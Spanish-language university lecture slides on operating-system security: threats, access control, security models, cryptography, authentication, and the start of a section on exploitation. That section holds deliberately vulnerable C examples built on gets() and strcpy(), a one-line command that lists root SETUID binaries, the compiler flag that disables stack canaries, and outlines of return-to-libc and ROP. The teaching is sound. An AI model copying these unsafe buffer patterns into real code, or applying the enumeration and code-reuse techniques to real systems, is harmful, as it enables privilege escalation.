

Servidores seguros

Seguridad en sistemas operativos

Gustavo Romero López

Updated: 31 de octubre de 2024

Ingeniería de Computadores, Automática y Robótica

- 1. Introducción
- 2. Entorno de seguridad
 - 2.1 Amenazas
 - 2.2 Atacantes
- 3. Seguridad en sistemas operativos
 - 3.1 ¿Podemos construir sistemas seguros?
 - 3.2 Base informática de confianza
- 4. Control de acceso a recursos
 - 4.1 Dominios de protección
 - 4.2 Listas de Control de Acceso
 - 4.3 Capacidades
- 5. Modelos formales de seguridad
 - 5.1 Seguridad multinivel
- 6. Bases de la criptografía
 - 6.1 Criptografía simétrica o de clave secreta
 - 6.2 Criptografía asimétrica o de clave pública
 - 6.3 Funciones unidireccionales
 - 6.4 Firma digital
 - 6.5 Módulo de plataforma de confianza
- 7. Autenticación
 - 7.1 Autenticación mediante objetos físicos
 - 7.2 Autenticación biométrica
- 8. Software de explotación
 - 8.1 Ataques de desbordamiento de búfer
 - 8.2 Ataques de cadena de formato
 - 8.3 Punteros colgantes (*dangling pointers*)
 - 8.4 Ataques de desreferencia de punteros nulos
 - 8.5 Ataques de desbordamiento de enteros
 - 8.6 Ataques inyección de órdenes
 - 8.7 Ataques ventana entre comprobación y uso
- 9. Ataques desde dentro
- 10. Software malicioso
 - 10.1 Troyanos
 - 10.2 Virus
 - 10.3 Gusanos

- ⊙ Protección de la **infraestructura** computacional y todo lo relacionado con esta y, especialmente, la **información** contenida o circulante.
- ⊙ Un conjunto de métodos y herramientas destinados a proteger la **información** y los **sistemas** informáticos ante cualquier amenaza.

Problemas a estudiar:

- ⊙ Naturaleza de las **amenazas**.
- ⊙ Naturaleza de los **atacantes**.
- ⊙ Pérdida accidental de datos.

Grandes cambios a lo largo de la historia de la Informática:

- ⊙ multiusuario → monousuario
- ⊙ balance precio: sistema / usuario
- ⊙ sistemas aislados → conectados

- ⊙ **vulnerabilidad:** fallo de seguridad.
- ⊙ **exploit:** método para explotar una vulnerabilidad. Puede lanzarse manual o automáticamente mediante virus o gusanos.
- ⊙ **virus:** exploit que requiere la interacción del usuario para propagarse.
- ⊙ **gusano:** exploit capaz de propagarse autónomamente.
- ⊙ **troyano:** engaño capaz de esconder un exploit.

- ⊙ **Seguridad:** medida de la confianza en el sistema y la información que contiene.
- ⊙ **Protección:** mecanismos que sirven para garantizar la seguridad.

CIA: Confidentiality, Integrity and Availability.

- ⊙ **Confidencialidad:** los datos secretos deben seguir siéndolo.
- ⊙ **Integridad:** las personas sin autorización no deben ser capaces de alterar los datos.
- ⊙ **Disponibilidad:** nada debe perturbar la usabilidad del sistema.

objetivo	amenaza
confidencialidad	exposición de datos
integridad	alteración de datos
disponibilidad	denegación de servicio

La **privacidad** puede afectar a todos los tipos de amenazas.

Ejemplos de amenazas

Ataques:

- ⊙ Análisis de tráfico de datos no cifrados por una red.
- ⊙ Alteración de bases de datos.
- ⊙ Ataques de denegación de servicio: LOIC, botnets.
- ⊙ Análisis de sistemas para detectar vulnerabilidades: nmap, metasploit.
- ⊙ Explotación de vulnerabilidades: crimen, guerra (Stuxnet).

Terminología:

- ⊙ **cracker/black hat**: mala gente.
- ⊙ **bot** o **zombi**: ordenador bajo control de un atacante.
- ⊙ **botnet**: conjunto de ordenadores comprometidos.
- ⊙ **portscan**: detección de servicios en puertos.

Uso dual: ¿un cuchillo es bueno o malo?... igual con las herramientas informáticas.

- ⊙ **nmap**: escáner de puertos.
- ⊙ **metasploit**: entorno de trabajo cargado de exploits.
- ⊙ **duckduckgo/google**: buscadores.
- ⊙ **shodan**: buscador IoT.

- ⊙ Los atacantes pueden ser de muy distintos **niveles**, desde personas aburridas a gobiernos.
- ⊙ El **objetivo** del ataque puede ser muy diverso: robo, activismo, vandalismo, terrorismo, guerra, espionaje, spam, extorsión, fraude,...

Sencillos métodos para comprometer la seguridad:

- ⊙ Claves demasiado sencillas: "0000", "1234", "clave", "password", "12345".
- ⊙ Dejar la clave a la vista: clásico postit pegado al monitor.
- ⊙ Descuido con medios de almacenamiento: usb perdido, tirar un ordenador viejo (formateado menos de 30 veces).

Ataques sofisticados:

- ⊙ Ataques Web.
- ⊙ Ataques a bases de datos SQL.
- ⊙ Ataque al sistema operativo: los más peligrosos.

Tipos de ataques:

- ⊙ **Pasivos:** robar información, capturar información de la red,...
- ⊙ **Activos:** tomar control de un programa para que ejecute código malicioso.

Terminología:

- ⊙ **criptografía:** alterar información para dificultar la recuperación del original: comunicaciones, claves, ficheros.
- ⊙ **endurecimiento** ("*hardening*"): incorporación de medidas de seguridad: ASLR, DEP/NX bit, SELinux.

¿Podemos construir sistemas seguros?

Dado que leemos sobre ataques es normal preguntarse...

- ⊙ ¿Es posible crear sistemas seguros? → **si**
- ⊙ Si lo es, ¿por qué no se hace? → no son prácticos

¿Es posible construir sistemas seguros?

- ⊙ En teoría, si.
- ⊙ La **dificultad** crece exponencialmente con el tamaño.
- ⊙ Verificación formal de sistemas.

¿Por qué no se hace?

- ⊙ La única forma de conseguirlo es mantener la **simplicidad**.
- ⊙ Las **características** son el enemigo de la seguridad.
- ⊙ Ejemplos: email, web.

- ⊙ Suele hablarse de **sistemas de confianza** ("*trusted systems*") en lugar de sistemas seguros.
- ⊙ Todo sistema de confianza se basa en una TCB.
- ⊙ El TCB garantiza el cumplimiento de los requisitos de seguridad.
- ⊙ Partes de una TCB:
 - Hardware: casi todo excepto dispositivos de E/S.
 - Software: sistema operativo, programas privilegiados y otros.
- ⊙ Se intenta minimizar el tamaño del TCB para facilitar auditoría y minimizar el riesgo de fallos.
- ⊙ Ejemplo: MINIX 3 y sistemas operativos verificados (seL4, PikeOS) suelen ser muy pequeños (≈ 10000 LOC).

- ⊙ Es más fácil conseguir la seguridad con un modelo claro...
- ⊙ ¿Qué proteger?
- ⊙ ¿Qué permitir? / ¿Qué prohibir?
- ⊙ ¿A quién? / ¿De quién?

Objeto: cada uno de los recursos a proteger.

⊙ Tipos:

- hardware: CPU, memoria, discos, E/S,...
- software: procesos, ficheros, bases de datos, semáforos,...

⊙ Características:


- identificador único: ej: fichero, semáforo,...
- conjunto de operaciones: ej: leer/escribir, up/down,...

Sujetos/Directores (*subjects/principals*):

- ⊙ Nombre de las partes activas en el campo de la seguridad.

- ⊙ **Dominio:** conjunto de pares <objeto, derecho>.
- ⊙ **Principle of Least Authority (POLA):** mínimo conjunto de recursos y derechos necesarios para poder funcionar... necesita conocer.
- ⊙ **UNIX:** identificadores de usuario y grupo (UID/GID)
 - Cada par UID/GID da acceso a un dominio de protección.
 - Se consigue al acceder desde el fichero password.
 - Cambio de dominio: kernel, setuid()/setgid().

Dominios de protección: ejemplo



Dominios de protección: implementación

Implementación como una tabla: demasiado grande y dispersa.

Domain	Object							
	File1	File2	File3	File4	File5	File6	Printer1	Plotter2
1	Read	Read Write						
2			Read	Read Write Execute	Read Write		Write	
3						Read Write Execute	Write	Write

Cambio de dominio: añadir el dominio como objeto.

		Object										
		File1	File2	File3	File4	File5	File6	Printer1	Plotter2	Domain1	Domain2	Domain3
Domain												
1		Read	Read Write								Enter	
2				Read	Read Write Execute	Read Write		Write				
3							Read Write Execute	Write	Write			

Dominios de protección: tipos


Implementación:

- ⦿ Almacenamiento por filas o columnas.
- ⦿ Guardar sólo campos no vacíos.

Tipos:

- ⦿ columnas: **Listas de Control de Acceso** (*Access Control Lists - ACL*).
- ⦿ filas: **Capacidades** (*Capabilities*).


Listas de Control de Acceso



File	Access control list
Password	tana, sysadm: RW
Pigeon_data	bill, pigfan: RW; tana, pigfan: RW; ...

Capacidades

- Una capacidad es una lista de objetos y operaciones permitidas.
- Para cada proceso se asocia una lista de capacidades (*capability list* o *c-list*).



Protección de las capacidades:

- ⊙ **Arquitectura etiquetada:** asocia una etiqueta a cada palabra de memoria sólo accesible en modo núcleo, IBM AS/400.
- ⊙ **c-list dentro del SO:** Hydra.
- ⊙ **c-list en espacio de usuario:** criptografía, Amoeba.

ACL vs Capacidades

Comparativa:

- ⊙ Las capacidades tienen fama de permitir una mayor seguridad y suelen ser más eficientes en algunas operaciones sobre objetos.
- ⊙ Las ACLs suelen permitir una mayor flexibilidad en operaciones sobre dominios, especialmente revocaciones selectivas.

Ejemplos:

- ⊙ UNIX y Windows: ACLs.
- ⊙ L4 y Android: capacidades.
- ⊙ FreeBSD: ACLs y capacidades (Capsicum).

- ⊙ Las matrices de protección **no son estáticas**.
- ⊙ **Operaciones primitivas** (Harrison, 1976):
 - crear objeto.
 - borrar objeto.
 - crear dominio.
 - borrar dominio.
 - añadir derecho.
 - eliminar derecho.
- ⊙ Las primitivas se combinan en **órdenes** de protección.
- ⊙ La matriz de protección puede dividirse en dos estados **autorizados y no autorizados**.
- ⊙ Demostrar si un sistema es seguro es **imposible**: problema no decidable (Harrison et al. 1976).

⊙ Seguridad básica:

- ¿Quién puede leer y escribir un fichero?
- **Control de acceso discrecional** (*Discretionary Access Control - DAC*).
- Mínimo mecanismo de seguridad implementado por la mayoría de los SO.


⊙ Seguridad avanzada:

- Requerida por militares, empresas, sanidad y gobiernos.
- **Control de acceso obligatorio** (*Mandatory Access Control - MAC*).
 - Asegura que las políticas de seguridad se cumplen.
 - Regula el flujo de información.
- Linux: SELinux.


Modelo Bell-LaPadula

- ⊙ Seguridad militar.
- ⊙ Objetivo: mantener secretos.
- ⊙ Niveles de seguridad: no clasificado, confidencial, secreto y alto secreto.
- ⊙ Ejemplo: un general puede tener acceso a cualquier tipo de documentos y un teniente como máximo a confidenciales.
- ⊙ Reglas de flujo de información:
 - **Propiedad de seguridad simple:** un proceso de nivel k sólo puede leer documentos de su nivel e inferiores.
 - **Propiedad $*$:** un proceso de nivel k sólo puede escribir documentos de su nivel y superiores.
- ⊙ Resumiendo: *read down, write up*.
- ⊙ Bueno manteniendo secretos, fatal para comunicaciones, integridad,...

Modelo Bell-LaPadula




Security level




- ⊙ Seguridad empresarial.
- ⊙ Objetivo: garantizar la integridad de la información.
- ⊙ Reglas de flujo de información:
 - **Propiedad de integridad simple:** un proceso de nivel k sólo puede escribir documentos de su nivel e inferiores.
 - **Propiedad de integridad *:** un proceso de nivel k sólo puede leer documentos de su nivel y superiores.
- ⊙ Algunas organizaciones requieren ambos modelos a la vez pero es difícil conseguirlo por perseguir objetivos contrapuestos.

Canales encubiertos

- ⦿ Los modelos formales **no funcionan**.
- ⦿ Detener el goteo de información es matemáticamente imposible (Lampson, 1973).
- ⦿ Modelo de Lampson:
 - El problema del confinamiento.
 - Los canales encubiertos.



(a)




(b)

Canales encubiertos

⦿ Canales encubiertos:

- Modulación del uso de la CPU.
- Adquisición y liberación de un recurso.



Esteganografía

- ⊙ Otra forma de canal encubierto.
- ⊙ Esconder información en un imagen.
- ⊙ Usos lícitos: marcas de agua.



(a)




(b)

- ⊙ Criptografía: del griego “**krypto**”, oculto, y “**graphos**”, escritura.
- ⊙ Utilizada en todos sitios: sistemas de ficheros, comunicaciones, autenticación,...
- ⊙ Propósito: tomar un mensaje y hacerlo ininteligible salvo para personas autorizadas.
- ⊙ $C = E(P, K_E)$ y $P = D(C, K_D)$
- ⊙ Los algoritmos deben ser **públicos**, frente a la **seguridad por oscuridad** utilizada por principiantes.
- ⊙ Principio de Kerchoff: la seguridad depende únicamente de la **clave**.

Criptografía simétrica o de clave secreta

- ⊙ Sustitución monoalfabética: fortaleza $27! \approx 1,09 \times 10^{28}$
abcdefghijklmnopqrstuvwxyz
uthikoavpjqnñxeyzwlmdfgbcrs
- ⊙ La clave para descifrar es fácilmente calculable conocida la clave para cifrar.
- ⊙ Ventajas: eficiente.
- ⊙ Inconvenientes: intercambio de claves.
- ⊙ Ejemplos: DES, 3DES, RC5, AES, Blowfish e IDEA.




Criptografía asimétrica o de clave pública

- ⊙ Usa diferentes claves para cifrar (pública) y descifrar (privada), además, dada una no es fácil calcular la otra.
- ⊙ ¿Qué operación es más costosa? → RSA
 - $123456789123456789 \times 123456789123456789$ → cifrar
 - $\sqrt{15241578780673678515622620750190521}$ → descifrar
- ⊙ Ventajas: elimina el problema de la distribución de claves.
- ⊙ Inconvenientes: miles de veces más lento que la simétrica.
- ⊙ Ejemplos: Diffie-Hellman, RSA, DSA, ElGamal, Criptografía de curva elíptica, Criptosistema de Merkle-Hellman, Goldwasser-Micali y Goldwasser-Micali-Rivest.
- ⊙ Matemáticas: curvas elípticas, logaritmo discreto, aritmética modular...

Funciones unidireccionales

- ⊙ Tienen numerosas aplicaciones en informática.
 - ejemplo: autenticación.
- ⊙ Función tipo " $f(x) = y$ ".
- ⊙ Dado " f " y " x " es muy fácil calcular " y ".
- ⊙ Dado " $f(x)$ " es imposible o extremadamente costoso calcular " x ".
- ⊙ Suelen llamarse funciones resumen o **hash**.
- ⊙ Ampliamente empleadas en seguridad y criptografía.

- ⊙ A veces es necesario firmar un documento digitalmente para poder verificar su autenticidad:
 - ejemplos: órdenes bancarias, copia IRPF,...
- ⊙ Uso: al recibir un documento se aplica...
 - emisión: hash del documento: $x \rightarrow D(x)$
 - verificación: $E(D(x)) = x$, con E y D conmutativas.
- ⊙ Ejemplos: MD5, RSA, SHA-1, SHA-256, SHA-512.



- ⊙ Los emisores suelen adjuntar un certificado junto al mensaje.
- ⊙ **Certificado:** nombre y clave pública firmado digitalmente.
- ⊙ **Autoridad certificadora** (*Certification Authority - CA*): organización responsable del mantenimiento de los certificados y las claves pública.
- ⊙ **Infraestructura de clave pública** (*Public Key Infrastructure - PKI*): distribuida junto a sistemas operativos y navegadores.
- ⊙ Ejemplos: MD5 (insegura), SHA-1 (comprometida), SHA-256, SHA-512, Tiger, WHIRPOOL.

- ⊙ La criptografía necesita claves.
- ⊙ Almacenar las claves de forma segura es esencial.
- ⊙ ¿Como hacerlo en sistemas que no son seguros?
- ⊙ TPM: procesador criptográfico con memoria no volátil capaz de almacenar claves y realizar operaciones de cifrado, descifrado y verificación de firmas digitales.
- ⊙ Tema controvertido: ¿quién controla el TPM?
 - Microsoft: software pirata, virus, control de la plataforma.
 - Industrial audiovisual: control de la piratería.
 - Usuario: mi ordenador, mi SO, mis ficheros, mis normas :)

Autenticación/Autentificación/Acreditación

- ⊙ Autenticación: asegurar que alguien es quien dice ser.
- ⊙ Un ordenador seguro requiere la autenticación de usuarios.
- ⊙ Los primeros ordenadores no requerían autenticarse.
- ⊙ Los tiempos cambian: acceso físico → acceso remoto.
- ⊙ La autenticación se basa en algo que el usuario...
 - **sabe** → pin, contraseña, patrón,...
 - **tiene** → objeto físico, tarjeta, llave usb,...
 - **es** → huella dactilar, cara, iris, patrón infrarojo,...
- ⊙ El método más utilizado es solicitar una contraseña.
- ⊙ *Two Factor Authentication (TFA)*:
 - autenticación mediante dos métodos.
 - muy de moda en la actualidad.
- ⊙ ¿Quién se acuerda de proteger la BIOS/UEFI?

Contraseñas débiles

- ⊙ **Ataque de fuerza bruta:** probar una tras otra.
- ⊙ Un 86 % de las contraseñas son vulnerables (Morris y Thompson, 1979).
- ⊙ LinkedIn Hack (2012):
 - robo de 6.46M contraseñas
 - top 10: password, 12345, link, 1234, work, god, job, angel, the, ilove.
- ⊙ IOActive (2013): la mayoría de routers usa la contraseña por defecto.
- ⊙ Stuxnet: centrifugadoras con contraseña por defecto.
- ⊙ Recordad: el mundo físico requiere llamar a las puertas una por una, el virtual no... descubrimiento de CCV.
- ⊙ 1998, Berkeley: war dialers → portscanning.
- ⊙ ¿Habéis probado SHODAN?

- ⊙ **passwd**: fichero de contraseñas protegido.
- ⊙ Evolución del fichero de claves:
 - claves **en claro** (muy peligroso!!!).
 - claves **codificadas** con funciones unidireccionales (peligroso).
 - claves codificadas con **sal** y **división** de ficheros.
- ⊙ Vulnerable a un ataque de fuerza bruta si un atacante consigue el fichero.
- ⊙ Contramedidas:
 - **sal**:
 - **número aleatorio** de n-bits asociado a cada contraseña
 - $f(\text{contraseña en claro} + \text{sal}) = \text{contraseña almacenada}$
 - la sal cambia cada vez que cambiamos la contraseña
 - **comprobación indirecta**:
 - sacar de **passwd** partes sensibles
 - **shadow**: funciones, sales y contraseñas codificadas
 - **shadow** sólo legible lentamente por el usuario root

Contraseñas de un sólo uso - *One Time Password (OTP)*

- ⊙ Se aconseja **cambiar** las claves con frecuencia :)
- ⊙ Las claves de un sólo uso son el caso extremo.
- ⊙ Calcular $f(x) = y$ es fácil, descubrir x dado $f(x)$ es imposible.
- ⊙ Si alguien la descubre **no importa** porque la siguiente vez será otra.
- ⊙ Cadena hash unidireccional: capturado P_i es imposible calcular P_{i+1} , ejemplo para $n = 4$:
 - $P_1 = f(P_2) = f(f(f(f(s))))$
 - $P_2 = f(P_3) = f(f(f(s)))$
 - $P_3 = f(P_4) = f(f(s))$
 - $P_4 = f(s)$
 - En general, $P_{i-1} = f(P_i)$, sistema inicializado con $P_0 = f(P_1)$

- ⊙ El usuario proporciona una larga **lista de preguntas y respuestas**.
- ⊙ Al identificarse se **escoge una al azar**.
- ⊙ El reto puede variar de dificultad, x^2 , y con el momento del día.
- ⊙ Muchos tipos: tarjetas inteligentes o no, usb, teléfono móvil.
- ⊙ La base de datos de preguntas y respuestas debe **protegerse** al igual que las contraseñas.

- ⊙ El segundo método más utilizado es la identificación mediante un objeto físico.
- ⊙ Ejemplo físico: llave de metal para cerradura.
- ⊙ Ejemplo informático: cajeros automáticos.
 - Requiere una tarjeta.
 - Solicita un pin.
- ⊙ Tarjetas inteligentes (*smart cards*):
 - no requieren conexión.
 - información protegida criptográficamente.
 - las más avanzadas pueden interpretar programas.
- ⊙ Probad google-authenticator: OTP + TFA.

Autenticación biométrica

- ⊙ Identificación mediante alguna de las características físicas del usuario
- ⊙ Dos partes: registro e identificación.
 - registro: medición, digitalización y almacenamiento.
 - identificación: proporcionar nombre de usuario.
- ⊙ La característica elegida debe tener unas propiedades adecuadas:
 - facilidad de medición
 - alta variabilidad entre individuos
 - resistente al paso del tiempo
- ⊙ Ejemplos: huella, voz, longitud de los dedos, iris, cara, firma, forma de teclear, patrón infrarrojo, olor,...
- ⊙ Problema: suplantación de identidad, ej: cara, iris,...
- ⊙ Solución: guiño, flash,...


- ⊙ Finalidad: explotar vulnerabilidades del software.
- ⊙ Ejemplo: vulnerabilidad en navegador
 - <http://pccito.ugr.es/~gustavo/ss/boom.html>
 - posibles responsables:
 - desarrollador web
 - terceras partes: anunciantes,...
 - administrador del servidor web
 - administrador de red: ISP, MITM,...
 - fabricante software/hardware
 - Ataques de intermediarios - (*Man in the middle (MITM)*):
 - interceptación de la comunicación (*eavesdropping*)
 - sustitución
 - repetición
 - denegación de servicio - (*Denial of Service (DoS)*)
- ⊙ Efecto Reina Roja: los ataques se vuelven más sofisticados a la vez que lo hacen las medidas de seguridad.
- ⊙ vulnerabilidad → exploit → parche (solución).

- ⊙ Van a seguir con nosotros: Victor van der Veen, 2012¹
- ⊙ Motivo: lenguajes de programación inseguros.
 - no comprueban automáticamente los **límites**.
 - razón para no hacerlo: **tiempo**.
- ⊙ Nivel de privilegio alcanzado = programa vulnerado:
 - especial cuidado con binarios de root con bit **SETUID**.
 - `find /{,usr/}{,s}bin -user root -perm -4000`
- ⊙ Contramedidas:
 - Canarios de pila (*Stack canaries*).
 - Protección de ejecución de datos (DEP).
 - Aleatorización del diseño del espacio de direcciones (K/ASLR).
 - Hardware: Intel CET (CPS, CPI, SC, SS, vTPV), MPX, MPK, SGX, TSX,...
 - Compiladores: desinfectantes y etiquetado de memoria.

¹https://doi.org/10.1007/978-3-642-33338-5_5

Ataques de desbordamiento de búfer

```
01. void A() {  
02.   char B[128];           /* reserve a buffer with space for 128 bytes on the stack */  
03.   printf ("Type log message:");  
04.   gets (B);              /* read log message from standard input into buffer */  
05.   writeLog (B);          /* output the string in a pretty format to the log file */  
06. }
```



C

```
char a[A], b[B]; // ¿A == B?  
for (int i = 0; i < A; ++i) a[i] = b[i]; // inseguro :(
```

C++

```
std::string a(A, 'a'), b(B, 'b'); // ¿A == B?  
for (int i = 0; i < A; ++i) a[i] = b[i]; // inseguro :(  
for (int i = 0; i < A; ++i) a.at(i) = b.at(i); // seguro :(
```

python

```
buffer = [0, 1, 2, 3, 4]  
buffer[0] = buffer[-1] # inseguro :(
```

- ⦿ Defensa contra los ataques de desbordamiento de búfer.
- ⦿ Procedencia del nombre: canarios utilizados en las minas.
- ⦿ Dejar un **valor** aleatorio en la pila bajo la dirección de retorno y **comprobar** que sigue allí tras una llamada.
- ⦿ Puede usarse explícitamente:

```
gcc -fstack-protector{-all}
```

- ⦿ Y evitarse explícitamente:

```
gcc -fno-stack-protector
```

- ⦿ La mayoría de las distribuciones lo usan por defecto.
- ⦿ Información adicional: <http://xorl.wordpress.com/2010/10/14/linux-glibc-stack-canary-values/>

Evitando los canarios

```
01. void A (char *date) {  
02.     int len;  
03.     char B [128];  
04.     char logMsg [256];  
05.  
06.     strcpy (logMsg, date);      /* first copy the string with the date in the log message */  
07.     len = strlen (date);        /* determine how many characters are in the date string */  
08.     gets (B);                  /* now get the actual message */  
09.     strcpy (logMsg+len, B);     /* and copy it after the date into logMessage */  
10.     writeLog (logMsg);         /* finally, write the log message to disk */  
11. }
```

- ⊙ **No alterarlo...** cambiar de objetivo por variables locales.
- ⊙ Desbordamientos no limitados a **direcciones de retorno**.
- ⊙ Las variables locales son vulnerables, especialmente los **punteros a función**.
- ⊙ Cualquier zona de memoria es vulnerable, especialmente **heap y stack**.

- ⊙ La causa del problema es la **inyección de código**.
- ⊙ Solución: **prohibir** la ejecución de código en zonas de **datos**.
- ⊙ Los procesadores modernos tiene el **bit NX** (*No eXecute*).
- ⊙ Empleado en todos los sistemas operativos modernos.
- ⊙ **Política W^X** = la memoria se puede escribir o ejecutar, pero no ambas simultáneamente.
- ⊙ Mecanismos:
 - Hardware: **bit NX**.
 - Software: unidad de gestión de memoria (**MMU**).
- ⊙ Activación/Desactivación a petición de usuario.

⊙ Dado que...

- Los canarios dificultan sobrescribir direcciones de retorno y punteros a función.
- DEP impide la ejecución de código en regiones de datos.

⊙ ¿Para qué molestarnos en inyectar nuevo código si nuestros programas están llenos de él?

⊙ Ataques clásicos de reutilización de código:


- `return to libc`
- `return-oriented programming (ROP)`

return to libc

```
01. void A (char *date) {  
02.     int len;  
03.     char B [128];  
04.     char logMsg [256];  
05.  
06.     strcpy (logMsg, date);    /* first copy the string with the date in the log message */  
07.     len = strlen (date);      /* determine how many characters are in the date string */  
08.     gets (B);                 /* now get the actual message */  
09.     strcpy (logMsg+len, B);    /* and copy it after the date into logMessage */  
10.     writeLog (logMsg);        /* finally, write the log message to disk */  
11. }
```

- ⊙ Supongamos que podemos cambiar la dirección de retorno pero no ejecutar código sobre la pila.
- ⊙ ¿A dónde retornar?
- ⊙ Casi todos los programas **enlazan** funciones de **libc**.
- ⊙ Escoger binario y función: **system**, **mprotect**,... o PLT (*Procedure Linkage Table*).

Return-Oriented Programming (ROP)



- ⊙ Ataque **complejo** pero **frecuente** hoy día.
- ⊙ Escoger con cuidado las direcciones de **retorno**.
- ⊙ Buscar **fragmentos útiles** acabados en retorno.
- ⊙ Compilador ROP: herramienta automática.

- ⊙ Suele ser posible elegir una **dirección exacta** de retorno.
